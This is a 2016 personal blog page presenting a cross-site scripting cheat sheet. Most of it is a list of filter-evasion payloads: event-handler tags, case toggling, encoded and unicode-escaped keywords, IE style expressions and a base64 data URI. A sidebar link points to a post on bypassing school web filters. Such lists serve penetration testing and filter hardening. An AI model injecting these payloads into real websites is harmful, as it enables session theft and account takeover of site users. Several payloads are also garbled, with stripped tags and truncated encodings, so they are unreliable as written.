# Jaydeep Dabhi

WELCOME TO MY BLOG

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

# Advanced Cross Site Scripting(XSS) Cheat Sheet by Jaydeep Dabhi

JANUARY 12, 2016 DABHIJAYDEEP LEAVE A COMMENT

After a lot of hard work i have created some payloads and gathered some from different resources, i want to share them with you which can help you in bypassing some XSS filters,these can be useful in different contexts and can help you in executing XSS.

## Basic XSS Payloads:

alert(“XSS-by-Jaydeep”)

“>alert(“XSS-by-Jaydeep”)

“>alert(/XSS-by-Jaydeep/)

## When inside Script tag:

</script>alert(“XSS by Jaydeep”)

“);alert(“xss-by-Jaydeep”);//

## Bypassing tag restriction with toggle case:

“><iFrAmE/src=jAvAscrIpT:alert(/xss-by-Jaydeep/)>

“>alert(“xss by Jaydeep”)

## XSS using Image and HTML tags:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

works only on chrome

“><detials ontoggle=confirm(0)>

“><IMG SRC=x onerror=javascript:alert(&quot;XSS-by-Jaydeep&quot;)>

“><img onmouseover=alert(“XSS by Jaydeep”)>

“><test onclick=alert(/xss-by-Jaydeep/)>clickme</test>

“><a href=javascript:alert(/xss-by-Jaydeep/)clickme</a>

“><h1 onmouseover=alert(“XSS by Jaydeep”)> hover on me</h1>

“><svg/onload=prompt(“XSS by Jaydeep”)>

“><body/onload=alert(“XSS by Jaydeep”)>

## Style Context(only works on older version of IE,e.g. IE 8, IE 7)

### If input is inside <style> tag:

body{xss:expression(alert(“XSS by Jaydeep”))}

### If input is in style=” ” attribute:

xss:expression(alert(/xss-by-Jaydeep/)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

## Bypass the script tag filtering:

<alert(“XSS by Jaydeep”);//

%253script%253ealert(/xss-by-Jaydeep/)%253c/script%253e

“><s”%2b”cript>alert(/xss-by-Jaydeep/)</script>

fooalert(/xss-by-Jaydeep/)
<script>alert(/xss-by-Jaydeep/)ipt>

## Advance Payloads:

HEX ENCODING
“><IMG SRC=x
onerror=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&
“><a XSS-test href=jAvAsCrIpT&colon;prompt&lpar;/XSS-by-Jaydeep/&rpar;>ClickMe
“><h1/onclick=a\u006cer\u0074(/xss-by-Jaydeep/)>clickme</h1>
“><a id=”a”href=javascript&colon;a\u006cer\u0074&lpar;/xss-by-Jaydeep/&rpar; id=”xss-test”>Click me</a>#a <
<a href=”data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+”>clickme

## Some alternative useful keywords:

alert = a\u006cer\u0074
prompt = p\u0072om\u0070\u0074
confirm = co\u006efir\u006d
javascript = j&#x00041vascr&#x00069pt
: = &colon;

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

( = &lpar;
) = &rpar;
using alert(/xss/) in a link = alert%28 /xss/%29 example: <a href=”javascript:alert%28 /xss/%29">clickme
base64 alert(2) = data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+

Anyway enough of talking. I should stop writing now 😛 See ya!

Jaydeep Dabhi

Cyber Security Researcher

Advertisements

Report this ad

Report this ad

Share this:

Twitter Facebook 9 Google

★ Like

Be the first to like this.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

NEXT POST
HACKING UR COLLEGE OR SCHOOL PC TO BYPASS WEBFILTER AND TO SEND A MESSAGE TO ALL OTHER PC

## Leave a Reply

Enter your comment here...

### JAYDEEP DABHI

My objective is to procure an audacious importance where I can bestow my prowess as a Cyber Security Professional and to quench my thirst of assimilating new things, and work zealously with wit and passion towards anything that I take up. I wish and love to work for the Intelligence.

### SUBSCRIBE TO MY BLOG

Enter your email address

SUBSCRIBE TO FOLLOW

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

## TWEETS

My Tweets

## FACEBOOK UPDATES

Jaydeep Dabhi

Create Your Badge

## MY BLOG

HACKING UR COLLEGE OR SCHOOL PC TO BYPASS WEBFILTER AND TO SEND A MESSAGE TO ALL OTHER PC

Advanced Cross Site Scripting(XSS) Cheat Sheet by Jaydeep Dabhi

## RECENT COMMENTS

## ARCHIVES

| | |
|---|---|
| March 2016 | (1) |
| January 2016 | (1) |

## TOP POSTS & PAGES


Advanced Cross Site Scripting(XSS) Cheat Sheet by Jaydeep Dabhi

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

### BLOG STATS

1,305 hits

### LOCATED



"KAUSHAL"
Nidhi Karmachari Society,
B/H Satya Sai Heart Hospital,
Kalawad Road,
Rajkot -360005, India
+91 8530436654

### CHAT

hacker

Half a day ago ↑

A chat by tlk.io

Help improve this chat.
Become a Patron!

Wanna join?

Name or Twitter Facebook

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

## CONNECTION

Advertisements

Report this ad

## SOCIAL

CREATE A FREE WEBSITE OR BLOG AT WORDPRESS.COM.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Create PDF in your applications with the Pdfcrowd HTML to PDF API

PDFCROWD